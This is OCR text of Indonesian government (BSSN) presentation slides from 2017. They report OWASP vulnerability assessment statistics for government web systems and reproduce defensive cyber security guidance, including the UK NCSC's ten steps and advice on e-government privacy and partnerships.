2. **16 Instansi Pemerintah.**
3. Hasil yang didapatkan dalam presentase yaitu **44% High Risk**, **30 % Medium Risk**, dan **26 % Low Risk**



Risk Level

Level	Jumlah Sistem Web
High	32
Medium	22
Low	19
Total	73




© 2017 BSSN All Rights Reserved

PENILAIAN CELAH KERAWANAN OWASP TAHUN 2017


Rekapitulasi OWASP VULNERABILITIES Tahun 2017

- Hasil tertinggi dari celah kerawanan yang ditemukan dalam bentuk presentase yaitu **26 % Kesalahan Konfigurasi Keamanan, dan 19 % Kerawanan SQL Injection.**




OWASP VULNERABILITES

VULNERABILITY POINTS	JUMLAH
A1	29
A2	15
A3	6
A4	10
A5	38
A6	9
A7	5
A8	5
A9	8
A10	0
ST	24



© 2017 BSSN All Rights Reserved

10 | Steps to Cyber Security



2 Network security

Protect your networks from attack. Defend the network perimeter, filter out unauthorised access and malicious content. Monitor and test security controls.

3 User education and awareness

Produce user security policies covering acceptable and secure use of your systems. Include in staff training. Maintain awareness of cyber risks.

4 Malware prevention

Produce relevant policies and establish anti-malware defences across your organisation.

5 Removable media controls

Produce a policy to control all access to removable media. Limit media types and use. Scan all media for malware before importing onto the corporate system.

6 Secure configuration

Apply security patches and ensure the secure configuration of all ICT systems is maintained. Create a system inventory and define a baseline build for all ICT devices.

7 Managing user privileges

Establish effective management processes and limit the number of privileged accounts. Limit user privileges and monitor user activity. Control access to activity and audit logs.

8 Incident management

Establish an incident response and disaster recovery capability. Test your incident management plans. Provide specialist training. Report criminal incidents to law enforcement.

9 Monitoring

Establish a monitoring strategy and produce supporting policies. Continuously monitor all ICT systems and networks. Analyse logs for unusual activity that could indicate an attack.


10 Home and mobile working

Develop a mobile working policy and train staff to adhere to it. Apply the secure baseline and build to all devices. Protect data both in transit and at rest.


For more information go to:

www.ncsc.gov.uk **@ncsc_hmg**

E-Govt Security Implementation




STRATEGI PELAKSANAAN



Strategi Pelaksanaan yaitu memaksimalkan aspek SDM, Proses pelaksanaan, dan Teknologi

Dalam membangun kemitraan bagi Pemerintah perlu adanya kolaborasi antara berbagai sector dalam mendukung E-Government:
Pemerintah (Government)
Swasta (Private Sector)
Akademisi (Academition/Education)




Pemerintah dan Akademisi
- Seminar
- Bimbingan Teknis
- Assessment
- Pemeringkatan
- Konsultasi

Pemerintah dan Swasta
- Pemerintah memiliki sistem elektronik yang harus dilindungi
- Swasta memiliki teknologi-teknologi terupdate yang dapat dimanfaatkan pemerintah dan menjadi partenship yang baik

© 2017 BSSN All Rights Reserved

Membangun Kepercayaan Masyarakat

- Mengamankan Data
- Pemerintah memastikan data pribadi terlindungi dengan baik
- Data pribadi hanya diakses oleh petugas yang berwenang, melindungi privasi warga negara
- Jaminan Privasi/Kerahasiaan di jaringan pemerintah wajib dilakukan dalam rangka meningkatkan kepercayaan warga
- Hati-hati menangani informasi pribadi yang dibagikan dengan organisasi pemerintah lainnya



Perencanaan dan perancangan sistem e-government harus mencakup pertimbangan keamanan dan privasi.

Five Good Habits of a Security

- Nothing is a 100% secure
- Never trust user input
- Defense in depth is the only defense
- Simple is easier to secure
- Peer review is critical to security

Bonus

Please give Comment

“You Need the right people with you, not the best people”

Jack Ma,
Founder alibaba.com

Terima Kasih

© 2017 BSSN All Rights Reserved